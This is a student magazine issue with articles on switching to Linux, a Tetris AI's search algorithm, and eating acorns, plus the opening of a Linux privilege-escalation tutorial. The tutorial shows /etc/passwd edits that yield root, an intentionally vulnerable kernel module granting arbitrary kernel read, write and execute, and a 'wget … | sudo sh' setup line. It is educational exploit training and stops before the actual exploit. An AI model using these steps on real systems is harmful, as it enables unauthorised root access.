LiveUSB の用意ができたら、いよいよインストール開始です。もとの OS に別れを告げ[*21]、LiveUSB を PC にぶっ差して起動し、メーカー名のロゴが出たら、F2 などの特定のキー[*22] を連打します。すると、2024 年とは思えない文字のアンチエイリアスが終わってい

[*10] Linus Torvalds。フィンランド出身のアメリカのプログラマ。`https://github.com/torvalds`

[*11] カーネルとは、OS のうちリソースの経営などを行う OS の核の部分、狭義の OS とも言える、もちろん Windows にも Windows カーネルが根本にある。と、ゃーは理解している。

[*12] `https://www.debian.org/`

[*13] `https://ubuntu.com/`

[*14] `https://www.redhat.com/ja`

[*15] `https://www.centos.org/`

[*16] `https://archlinux.org/`

[*17] `https://www.gentoo.org/`

[*18] `https://www.suse.com/ja-jp/`

[*19] ものによるが、たいていダウンロードページに行くと 8GB 以上必要とか言われる

[*20] `https://rufus.ie/ja/` 公式ページの広告が多すぎる印象

[*21] 告げなくてもよい。ゃーは遺影を取り忘れて、あとからごめんね Windows の気持ちになった

[*22] 機種によって異なり、F2 や Delete などが一般的らしい

る青画面が出てきますが、これが BIOS[*23] です。矢印キーや Enter キーなどを上手く使い、Boot 順位的なやつ[*24] のところで、LiveUSB を最上位にし、再起動します。

ここからは、各ディストリビューションの領域です。バトルが始まるかもしれないし、いきなりグラフィカルで感動できたりすることでしょう。

公式ページを参照しつつインストールを進めてください。

5 旅半ばの所感

ゃーは本当に最初の Linux デスクトップ環境としてはオーソドックスに Ubuntu デスクトップを入れました。インストールも難なく行え、たいてい揃っていて、パッケージマネージャの apt も使いづらくないので良いです。

が、実際のところ Ubuntu を入れていた間、ノパソなのにサーバーの使い方をしていたため、Ubuntu デスクトップとちゃんと付き合ったわけではないです。

Linux を本格的にデスクトップとして使おうとして最初に入れたのは AlmaLinux でした。

Alma は RH 社がキレて CentOS が死んだ後、RH 系コミュニティ製無償 OS として期待されているディストリビューションで、通常は Cent 人が代わりのサーバーとして使うものだと思われます。

そのへんの事情をよく知らないゃーは Red Hat の味を確かめる気分で導入しました。インストールは GUI で簡単、GNOME デスクトップ環境や firefox など、すぐ暮らせるだけのソフト類がたいてい入っていますが、dnf(yum の後継のパッケージマネージャ) がそれほど使いやすくなかったこと (というかパッケージ数が体感少なかったこと)、また、Alma をデスクトップとして使う変人はなかなかいないらしくネットに情報が少なかったことがあり、悪くはないが別のに移ってもいいなと思うようになりました。

クソどうでもいいですが、ロゴや GNOME のデフォルトの壁紙のデザインは気に入っていました。ちゃんと使った初めての Linux デスクトップとして 1 ヶ月半という短い時間ながら大変充実していました。

ありがとう Alma たそ。

[*23] BasicInput/OutputSystem の略で、PC 起動時に最初に動き出して OS を呼び出す。現在では UEFI という改良版に置き換わっている

[*24] さっきまでふつうの OS を使っていたなら、ハードディスクが 1 に来ているはず




図 1　Alma Linux。壁紙かっこよ。

現在、記事締切の前日である 11/10 19:30(JST) を迎えたゃーは、Arch Linux と格闘しています。

一昨日の深夜、というか昨日の早朝、**W O RD** 編集室で変な気を起こし、*n4mlz* さんの助けを借りて Arch Linux インスコバトルをしました。

Arch は”**けしからん**”OS[*25] らしく、セキュアブートに引っかかる他、LiveUSB を差した後 GUI のインストーラが走るなんてことは当然なく戦いを強いられますし、完了後も GUI が生えるなんてことは勿論なく、自前でデスクトップ環境やウィンドウマネージャ類を用意する必要があります。

メイン PC が黒画面状態で記事を書くのは（いくら Neovim となかよくしていても）さすがに渋いな〜、ということで、さっさと GUI が立つ KDE を入れました。GNOME などとスクロールの向きが逆で泣けます。

[*25] **W O RD** 引っ越し準備号 2024/ArchLinux のすすめを参照。この記事が Arch について詳しい

図 2　Arch Linux。Alma と違って CLI しか立たないのがよくわかる

6　旅は続く

ゃーは旅に出てから間もないですが、どこまでが OS の領分なのかとか、CLI に対する理解とか、少しずつ深まり、Linux で暮らすという体験は純粋におすすめできます。

どうやらこの Linux という世界は大きく広がっているようで、ゃーとしてはまだまだ訪れたい場所で溢れています。

これからもこの旅は続くことでしょう。

そして、まだ見ぬ世界の存在を知ったそこの君も、共に旅に出ましょう。

自作テトリス AI「Artemis」の技術解説（一部）

文　編集部　n4mlz

どうも n4mlz です。突然ですが、この記事は赤入れ時刻の 2 時間前に書き始めたものなので、少々説明の段取りが雑になってしまっている可能性があります。ご了承ください。

私は現在、「Artemis」という名前のテトリス AI を制作しています。まだ開発を始めたばかりであまり強い AI ではないのですが、この記事ではその Artemis の技術的な解説を行います。

1　Artemis とは

Artemis は、「できるだけシンプルさを保ちつつ最小限のコードで、そこそこの強さになる」ことを目指す、Rust 製のテトリス AI です。「Artemis」という名前は、私が高校生の頃に書いたテトリス AI の名前をそのまま使っています。

Artemis はいわゆる機械学習のようなものは使っておらず、古典的なゲーム AI のように、単純なアルゴリズムの組み合わせで動作しています。過去には、Google DeepMind の AlphaZero を参考に実装した、深層学習ベースの「Artemis Zero」というものも制作しています。

テトリス AI は 5 年程前によく流行り、今でもテトリス AI を作りたいという方は多いです。そのため、以前からテトリス AI などのゲーム AI にある程度の知見があった私は、テトリス AI の教科書的存在、サンプルコードとなるようなものを作りたいと考えていました。

そういうわけで、Artemis を書き始めました。Artemis では、複雑な最適化を行わず、できるだけシンプルなロジックで動作することを目指しています。またオブジェクト指向的な抽象化に強く重点を置くことで、コードの可読性を重視しています。commit や PR はなるべく機能単位で分けるなど、コードの変更履歴を追いやすい工夫もしています。

興味のある方は、リポジトリ[*1] を参照していただけると嬉しいです。

また、改めてテトリス AI の作り方や Artemis の技術解説を行う記事を書くことも考えていますが、今回はざっくりとした紹介と説明をしていきます。

2　Artemis の基本原理

Artemis は、テトリスのフィールドの状態を評価し、その状態に対して最適な操作を行うことで、テトリスをプレイします。ここで、ゲーム木というものを考えます。ゲーム木とは、ゲームの状態をノードとし、各ノード間の遷移をエッジで表現したグラフのことです。テトリスの場合、フィールドの状態がノードになり、各ノード間の遷移がテトリミノの操作に対応します。

[*1] https://github.com/n4mlz/Artemis/




図 1　ゲーム木の例

Artemis は、現在の状態から次の手を打った時にありうる状態を全て列挙し、その中で最も評価値が高い状態を選択します。評価値は、フィールドの状態がどれだけ良いと判断するかを表す指標です。例えば 1 の例では、次の手としてありうる状態のうち、真ん中と右の状態は地形が悪そうなので低い評価値になります。逆に左の状態はラインを消去している上に残った地形が良さそうなので、高い評価値になります。この、フィールドの状態を受け取って状態の評価値を返す関数を「評価関数」と呼びます。

この「評価関数」ですが、当然ながらフィールドの状態を受け取ってその評価値をいい感じに算出する部分を、自分で実装する必要があります。正確には評価関数の内部の値を進化計算などで学習することである程度の最適化は見込めるのですが、それにも限界があります。フィールドを受け取って、そのフィールドの**正確な**評価値をエスパーのように計算

することは不可能です。そのため、評価関数はあくまで「近似」であり、その時点で予想できる、いい感じの状態である「見込み」と言えます。

ところで、例えば人がオセロや将棋で次の手を指すときには、その手を打った後の状態や、その次の手を打った後の状態を考えることがあります。その先の未来が見えているのならば、現在の状態をより正確に判断できるのです。これはテトリスにおいても同様です。テトリスではネクストと呼ばれる、次に出現するテトリミノがわかる機能があります。大抵のテトリスのゲームでは、ネクストは 5 つまで表示されます。つまり、もしも無限の計算能力を持つコンピュータを用意できるのなら、現在の状態から 5 つテトリミノを置いたあと（つまり 5 手先）の状態を全て列挙できることになります。しかし、コンピュータの能力には限界があります。そこで、ゲーム木の「探索」が必要になるのです。例えば幅優先探索や深さ優先探索などをイメージしてもらうとわかりやすいかもしれません。この「探索」では、ゲーム木のノードに点数を付けて周り、適切に根のノードの評価値を更新することで、最適な手を見つけ出します。Artemis ではこの探索を行うアルゴリズムとして、モンテカルロ木探索を採用しています。

3　テトリスにおけるモンテカルロ木探索の特異性

例えばオセロや将棋では、評価値が単調増加になるようにゲームが進めばよいです。オセロの場合、評価値を「石差」や「勝率」とおけば、ゲームが進行するにつれて、自分の有利な方向に石差が増えていけばよいです。しかし、テトリスの場合はそうは行きません。テトリスの場合、ゲームを上手くプレイすると、無限に続けることができてしまいます。また、ゲームが進行していけば、前にいた状態と同じフィールドの状態に戻ることもあるでしょう（例えば、フィールドが再び空になる場合など）。そのため、テトリスの評価関数は、単調増加になるようには設計できません。そこで、評価値を「報酬」と「価値」に分類します。

ある状態に対する「報酬」とは、前の状態からその状態に至るまでの動作で得た報酬のことです。例えば、ラインを消去した場合、そのラインの分だけ報酬を得ることができます。ライン消去を伴わない場合、報酬は発生しません。対して、ある状態に対する「価値」とは、「その状態から先にどれだけの報酬を獲得することができるか」の見込みです。価値の基準が、報酬に依存していることに注意してください。テトリスにおいてゲームから観測可能な値は「報酬」のみになるので、価値を報酬からうまく定式化する必要があります。これを単純に定式化してみると、以下のようになります。

$$V(s) = R(s+1) + V(s+1)$$

ここで、$V(s)$ は状態 s の価値、$R(s+1)$ は状態 s から状態 $s+1$ に遷移するときに得た報酬、$V(s+1)$ は状態 $s+1$ の価値を表します。この式は再帰的に定義されているので、状態 s の価値は、実際には $R(s+1) + R(s+2) + ...$ になります。「価値」というぼんやりとした概念を、観測可能な「報酬」のみで定式化することができました。しかし、問題があります。ゲームを上手くプレイすることができるならば無限に報酬が発生することになるため、こ




図 2　モンテカルロ木探索にベルマン方程式を導入した様子

の値は発散するのです。この問題を解決するために、割引報酬和という概念を導入します。

割引報酬和を導入すると、以下のようになります。

$$V(s) = R(s+1) + \gamma V(s+1)$$

ここで、γ は割引率と呼ばれる定数です。割引率は、$0 \leq \gamma \leq 1$ の範囲で設定されます。例えば、1 日後に貰える 1 万円と 1 週間後に貰える 1 万円は、どちらが嬉しいでしょうか。多くの場合、1 日後に貰える 1 万円の方が嬉しいでしょう。これは、1 週間後に貰える 1 万円は、1 日後に貰える 1 万円よりも「価値の発生が遠い」ことを意味します。割引率は、この「価値の発生が遠い」ことを表現するために導入されます。これにより価値が発散することを防ぐことができ、より早い段階で獲得できる報酬を重視することができます。この方程式を、ベルマン方程式と呼びます。また、この $V(s)$ を状態 s の「状態価値関数」と呼びます。

Artemis では、このベルマン方程式をモンテカルロ木探索に導入して、価値と報酬を計算しています。

2 では、子ノードの $R+V$ の最大値によって、親ノードの V を更新している様子を示しています。報酬は伝播せず、価値のみを伝播させることで、価値という不確定な要素の信頼性を高める動きをすることになります。子ノードの $R+V$ の最大値を取るアイデアは、mini-max 法から来ています。このように、モンテカルロ木探索は、価値と報酬をうまく組み合わせることで、テトリスのようなゲームにおいても有効な探索手法となります。

4　まとめ

今回の説明は評価関数の「探索」の部分のみになってしまいましたが、これは Artemis を構成する要素のごく一部です。実際には評価関数自体の設計や、探索のアルゴリズムの工

夫など、さまざまな要素が絡んでいます。また、Artemis には自己対戦学習によるパラメータの最適化なども実装しています。そして Artemis はこれら以外にも、様々な工夫の上に成り立っています。他の部分についても後々解説していきたいと考えていますが、もし興味があれば、ぜひリポジトリをご覧ください。ここまで読んでくださり、ありがとうございました！

どんぐりを食べる

文　編集部　間瀬 BB（@bb_mase）、naohanpen

こんにちは。**WORD** 編集部の間瀬 BB（@bb_mase）と naohanpen です。

秋ですね。秋といえば、食欲の秋。らしいのでどんぐりを食べます。

言われてみれば、結構身近にあって食べられそうで、でも食べていないもの No.1 であるところのどんぐり。[*1]

筆者らが所属している学園祭実行委員会情報メディアシステム局には、どんぐりを食べる生物資源学類の方がいらして、「どんぐりは食える！」という話題になったため、そのどんぐり愛好家の方[*2] とともに、どんぐりの食し方について色々学んだことをここに書き記していこうと思います。

[*1] WORD 編集部調べ

[*2] 実際にそこまでどんぐり愛好家という訳ではないであろうが、便宜上そう呼ばさせていただきます。

1　どこにあるの

国立公園の中に大学と呼ばれる施設が乱立していると有名な筑波大学[*3]にて、どんぐりはそこらへんに落ちています。我々の生存地帯である 3 学付近では、2 学と 3 学の境界線である 3K 棟前天の川[*4][*5]側の木が生い茂っているエリアに大量のどんぐりが落ちています。また、どんぐり愛好家によると CEGLOC 棟付近ですとか、一ノ矢学生宿舎付近にも落ちていたりするそうです。

図 1　3K 棟前

1.1　種類があるらしい

当たり前といえば当たり前なのですが、どんぐりには種類があるようです。[*6]

生物学的には、俗に言う「どんぐり」と呼ばれるものは、広義にはブナ科の果実の俗称であり、最狭義にはブナ科のうち、特にカシ・ナラ・カシワなどコナラ属樹木の果実の総称をいうそうです。

[*3]参考: https://twitter.com/YKamae_JP/status/1855453457014247571

[*4]あまのがわ【天の川】(名) 筑波大学キャンパス第二エリアと第三エリアの間に流れる小川。▷第二エリアでは人文・文化学群の一部学類や人間学群など女子学生の比率が高い学類の授業が行われることが多く、第三エリアでは理工学群など男子学生の比率が高い学類の授業が行われることが多い。それぞれを織姫と彦星に例え、間に流れる川を天の川と呼ぶ。TKB キャンパスことば (https://sites.google.com/view/tkbcampuskotoba) より一部引用

[*5]3B 棟の隣

[*6]筆者らは知らなかった

また、最狭義のどんぐりにも様々な種類があるらしく、

- アベマキ
- ウバメガシ
- マテバシイ
- クヌギ
- アラカシ
- コナラ
- イチイガシ
- スダジイ

とこれらは本当に一部分に過ぎず、国内外で様々な種類があるようです。

3K 棟前には、基本的にマテバシイと思われるものが主として植えられており、本記事では基本的にそれを食していきます。また、どんぐり愛好家の方によると、スダジイというのが食べるのにイチオシだが、大学周辺にはあまり落ちておらず神社とかそこらへんにあったりする。ともおっしゃっていました。

図 2　左がマテバシイ・右がスタジイ どんぐり愛好家より写真をいただきました

実際、Wikipedia にもそのような記載があります。

- 渋がほとんどないドングリ - スダジイ、ツブラジイ、クリ
- 渋が少ないドングリ - マテバシイ、イチイガシ、ブナ、イヌブナ、シリブカガシ
- 渋があるドングリ - コナラ、ミズナラ、クヌギ、アベマキ、カシワ、ナラガシワ、ウバメガシ
- 渋が多いドングリ - シラカシ、アラカシ、アカガシ、ツクバネガシ、ウラジロガシ、オキナワウラジロガシ、ハナガガシ

どんぐり - Wikipedia 2024 年 11 月 18 日取得（https://ja.wikipedia.org/wiki/%E3%83%89%E3%83%B3%E3%82%B0%E3%83%AA）より引用

2　とりあえずノリで適当に食ってみる

« 以下の行為はあまり推奨されません！»

どんぐり愛好家 :**（その場（3K 棟前）でどんぐりを食う）**

筆者一行 :**（！？！？？！？！？！？！？？！？！？）**

なんかどんぐり愛好家の方が、どんぐりをその場で食され、いけるいけるとおっしゃっておりましたため、筆者のうち 1 人が恐る恐る適当に食ってみました。
間瀬 :（歯でかち割って食う）

間瀬 : **意外といける**（栗っぽい）

ただ、複数個食っているとそもそもくどいですし、普通にまずい個体もあるので、やはり煎ったりしたほうが良さそうです。

3　まともに食う

とりあえず煎る、の前に！

どんぐりにはいわゆる「どんぐり虫」と呼ばれるどんぐりの中に産卵をする虫たち[*7] が潜んでいる可能性があります。卵から育った後はどんぐりの実を食べたりしているらしいです。虫が入っているものは実が食われている可能性が高いですし、そもそも食べたくありません。これは水に沈めて浮いたものを取り除くことで、それを回避することが出来ます。試しに浮かべてみたところ、生で食った身としては恐ろしい割合のどんぐりが浮かび

[*7]複数いる（シギゾウムシ、チョッキリなど）

ました。

図 3

そして、いざフライパンで炒ります。今調べてみると弱火で煎った方が良いと書いてあるものを発見しましたが、当時は特に気にせず強火で煎っていました。

図 4

図 5

煎っているとそのうち自然に割れてくるどんぐりが現れるのでその時点で火を止めました。

そして実を頑張って全部出します。普通に硬いので、実を出すための道具としてペンチ、マイナスドライバー、金槌など色々試してみたのですが、万力で軽く潰して手で完全に割るのが一番効率的でした。人生の役に立つ情報ですね。

そもそも実を出してから焼いたほうが良いんじゃないかという説もありますが、どうなんでしょうか。

3.1 いざ実食

間瀬: おー、食える食える。

図 6　リス?

naohanpen: ぎり食べられる。栗っぽさが増して最初の方は美味しい……

間瀬: 確かに。それはそうと、いっぱい食ってると口が乾くな、あとくどい。

結局、生食でも煎っても固有の問題は残り続けているようでした。うーむ。

なお、余った分を WORD 編集部に置いてったまま帰ったところ、何も書いてない怪しい紙皿に乗った煎られたどんぐりを編集部員がボリボリ食べてたらしく、次見たときにはあらかた無くなっていました。WORD 編集部、大丈夫か?

3.2　アレンジ

パサパサしていていっぱい食べると口が乾く、という問題と、単純にくどい、という問題を解決すべく後日色々かけてみるというのを試してみました。

といっても 2 種類だけですが。[*8]

塩

まず、煎った後に割って出てきた実にそのまま塩をかけてみたり。また、それに塩をかけてフライパンで焼いてみたりしました。

ですが、そのままかけるのでは塩がどんぐりに付着せず。無理やり付けて食っても味的

[*8] もっと色々試したい

図 7　塩がフライパンで焦げている

にそんなに変わらず……

　では、塩をかけたどんぐりをフライパンでもう一度焼けばいいのではないか? とも思い、やってみましたが、これも変わらず……といった感じでした。

　では、塩水で茹でるというのはどうでしょうか。

図 8

　これも特に味が劇的に変わるということはなく、まあ、少し食べやすくなったかな？ むしろ水で茹でられたことによって微妙な食感になっていてマズくない？ といった感じで全然上手くいっていません。

みたらし（？？？？？？）

次に、どんぐり愛好家が謎に持ってきたみたらしをかけてみました。

図 9　みたらし漬け

が、皆様ご想像のとおり、まずい。普通にみたらしを食べたほうがうまい。

ということで**どちらも残念な結果となってしまいました**。

4　もっとまともに食う

インターネットで調べてみると、どんぐりを粉状にしてクッキー/マフィンにしたり、コーヒーにしたり、アンコ（！？）[*9] にしたりホイップクリームにしたり（！？）[*10]、ラーメンの汁（！？）[*11] にしたりして、様々なアレンジというか、料理の材料として使えるらしいです。やってみたい。

[*9] どんぐり餡子 (あんこ) by じゅんずGさん（https://cookpad.com/jp/recipes/21055534-%E3%81%A9%E3%82%93%E3%81%90%E3%82%8A%E9%A4%A1%E5%AD%90%E3%81%82%E3%82%93%E3%81%93）

[*10] どんぐりクリーム by 草たべを（https://cookpad.com/jp/recipes/19149913-%E3%81%A9%E3%82%93%E3%81%90%E3%82%8A%E3%82%AF%E3%83%AA%E3%83%BC%E3%83%A0）

[*11] 猪鹿どんぐりラーメン by ゆーきうさぎ（https://cookpad.com/jp/recipes/21600475-%E7%8C%AA%E9%B9%BF%E3%81%A9%E3%82%93%E3%81%90%E3%82%8A%E3%83%A9%E3%83%BC%E3%83%A1%E3%83%B3）

5　終わりに

~~いかがでしたか?~~

この記事により、万が一何らかの外部勢力によって日本の首都が壊滅し、首都機能代行都市つくばに首都機能を移すということになった際、多数の人が流れ込み、慢性的な食糧不足に陥ったつくばにおいても皇居代替施設となってしまった筑波大学にひっそり忍び込んでどんぐりを採取し、それを食べることによってぬくぬくと暮らすことができると思います。[*12]

6　参考

- どんぐり - Wikipedia（https://ja.wikipedia.org/wiki/%E3%83%89%E3%83%B3%E3%82%B0%E3%83%AA）
- がんばれ！ ドングリ虫 - BSN キッズプロジェクト（https://kids.ohbsn.com/column/dongurimusi-2/）
- どんぐりの食べ方（http://dongurikorokoro.fc2web.com/tabekata.html%3C）
- 基本からアレンジまで！ 思わずつくりたくなる「どんぐり」のレシピ集| クックパッド（https://cookpad.com/jp/search/%E3%81%A9%E3%82%93%E3%81%90%E3%82%8A）
- どんぐり愛好家が生物資源の授業ででどんぐりの食べ方を解説したスライド（非公開）

[*12] http://www.isobesatoshi.com/old/tsukuba/main.html

Linux 権限昇格入門

文　編集部　rona

1　はじめに

Linux ではユーザーを複数作成し、それぞれに権限を割り当てることができる。一般的に、一般ユーザーと特権ユーザーの 2 つが存在し、例えば、グローバルにバイナリをインストールするときには特権が必要になるという具合である。ここで、kernel や kernel 権限で動くプログラムに脆弱性が存在すると、一般ユーザーが不正に特権を得られてしまう。この記事では、攻撃者の視点から、どのような脆弱性を利用し、どのようなフローでその不正に特権が奪取されていくのかを見ていこう。

2　Linux での権限管理

では、kernel から見たときのユーザーとはなんだろうか。
我らが筑波大学で開講されている OS2[*1] の授業資料には以下のように書かれている。

> ユーザ (user, 利用者) とは、Unix の外では、個人（人間)。Unix の内部では、次のどれかで表現する。ユーザ名 (user name) 文字列 UID(user ID, user identifier) 16 ビット-32 ビットの整数 Unix では、全てのファイルやプロセスは、あるユーザの所有物である。ファイルとプロセスには、UID が付加されている。

一般に、特権ユーザーの UID は 0 であるので、特権を得るというのはすなわちいかに UID を 0 にするかである。

2.1　/etc/passwd

ユーザー名と UID の管理表は `/etc/passwd`に存在する。例えば、この記事を執筆している環境では以下の内容が書き込まれている (一部抜粋)。

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

このファイルのそれぞれ 1 行が 1 ユーザーに対応している。

[*1] http://www.coins.tsukuba.ac.jp/~yas/coins/os2-2023/2024-01-10/index.html

root:x:0:0:root:/root:/bin/bashを例にとって説明する。1 行 7 フィールドで構成されておりそれぞれのフィールドの意味は以下である。

- 第 1 フィールド (ex. root): ユーザー名
- 第 2 フィールド (ex. x): パスワードが存在するか (これが空の場合、パスワードなしでそのユーザーになれる!!)
- 第 3 フィールド (ex. 0): ユーザー ID
- 第 4 フィールド (ex. 0): グループ ID
- 第 5 フィールド (ex. root): コメント
- 第 6 フィールド (ex. /root): ホームディレクトリ
- 第 7 フィールド (ex. /bin/bash): 標準シェル

今回特に大事なのは第 2 フィールドと第 3 フィールドである。つまり、/etc/passwdを書き換えることができる場合、UID が 0 のユーザーを追加したり、root のパスワードが存在しないことにすると権限を昇格することができる。

以下は、/etc/passwdを書き換えることで、パスワード設定済みの root ユーザーにパスワードなしで (!) 昇格するデモである。

root のパスワードが存在しないことにするデモ

```
1 [user@pop-os ~]$ id
2 uid=1000(user) gid=1000(user) groups=1000(user)
3 [user@pop-os ~]$ head -1 /etc/passwd
4 root::0:0:root:/root:/bin/bash
5 [user@pop-os ~]$ su - root
6 root@pop-os:~#
```

新たに UID が 0 のユーザーを追加するデモ

```
1 [user@pop-os ~]$ id
2 uid=1000(user) gid=1000(user) groups=1000(user)
3 [user@pop-os ~]$ tail -1 /etc/passwd
4 hacked::0:0::/:/bin/bash
5 [user@pop-os ~]$ su - hacked
6 root@pop-os:/#
```

2.2 kernel における権限管理

ファイルとプロセスには、UID が付加されている、とあるが、kernel の内部ではどのように表現されているのだろうか。ここでは、kernel がどのようにプロセスを表現するかを見ていく。

OS2 の資料を当たると、プロセスは kernel において、struct task_struct型で表されることが分かる。この構造体には、struct cred型の cred メンバが存在している。struct cred型は以下のように定義される。

```
1 struct cred {
2     atomic_long_t   usage;
3     kuid_t      uid;        /* real UID of the task */
4     kgid_t      gid;        /* real GID of the task */
5 (略)
```

kuid_tは 64bit 環境において、unsigned int 型のエイリアスである。したがって、kernel 内部では、ユーザーの uid は 4 バイトの数値データとして扱われる。当然、これを書き換えることで現在のプロセスの UID を変更することが出来るので、権限昇格が可能である。

3 kernel expliot 環境構築

詳しくは https://l3tvia.rqda.wtfで解説しているため、ここでは環境構築用のコマンドのみ掲載する。コピペ用 URL(https://paste.c-net.org/HeineVirginia)

```
sudo apt install qemu-system qemu-system-common gdb

# 作業用ディレクトリへ移動
cd /path/to/workdir

# exploit環境へ移動しファイルをダウンロード
mkdir exploit && cd $_
wget https://l3tvia.rqda.wtf/book56.tar.gz
tar -xvf book56.tar.gz

# kernelのバージョンを特定 (今回は6.6.60)
strings bzImage | grep -E '[0-9]+\.[0-9]+\.[0-9]+'

# kernelのソースコードをダウンロード
cd /path/to/workdir
git clone git@github.com:gregkh/linux.git
cd linux
git pull --tags linux-6.6.y:linux6.6.y
git checkout v6.6.60

# lysitheaをダウンロード
cd /path/to/workdir
git clone git@github.com:smallkirby/lysithea.git
export PATH="$PATH:/path/to/workdir/lysithea"

# gefをインストール
wget -q https://raw.githubusercontent.com/bata24/gef/dev/
    install.sh -O- | sudo sh

# 問題の初期化
cd /path/to/workdir/exploit
lysithea init
lysithea extract # extractedディレクトリにrootfsが展開される
```

4 kernel exploit をしてみる

chal.cは kernel module のソースコードである。kernel module とは、実行時に kernel へロードすることができるプログラムである。kernel と同じ権限で動作するので、今回は kernel module を利用して権限昇格を試みる。以下は chal.cの抜粋。

```
1  #define CMD_AAR 0x1000
2  #define CMD_AAW 0x1001
3  #define CMD_EXEC 0x1002
4
5  struct cmd {
6    void *from;
7    void *to;
8    u64 sz;
9  };
10
11 static long chal_ioctl(struct file *filp, unsigned int cmd,
       unsigned long arg) {
12   struct cmd c = {0};
13   copy_from_user(&c, (void *)arg, sizeof(c));
14
15   switch (cmd) {
16   case CMD_AAR:
17     copy_to_user(c.to, c.from, c.sz);
18     break;
19   case CMD_AAW:
20     copy_from_user(c.to, c.from, c.sz);
21     break;
22   case CMD_EXEC:
23     ((void (*)(void))arg)();
24     break;
25   }
26   return 0;
27 }
```

この module は、/dev/chalを生成する。このファイルに対して ioctl をすることで、kernel 内の任意のアドレスに対する読み込み、書き込み、実行ができる。

4.1 modprobe の書き換え

KASLR

kernel は実行毎にシンボルのアドレスが変わる。これは、アドレスが実行毎に一定であると、攻撃者が任意のアドレスに任意の内容を書き込める脆弱性を発見した場合、簡単に権限昇格が可能になってしまうためである。KASLR が無効の場合 (またはベースアドレスが leak 出来た場合[*2])、modprobe という機構が狙われやすい。

modprobe

modprobe とは kernel module をロードしてくれる便利なバイナリである。この機能によって、x86_64 のマシンで aarch64 のバイナリを実行したときにユーザーが意識することなく QEMU を起動し実行する、などができる。
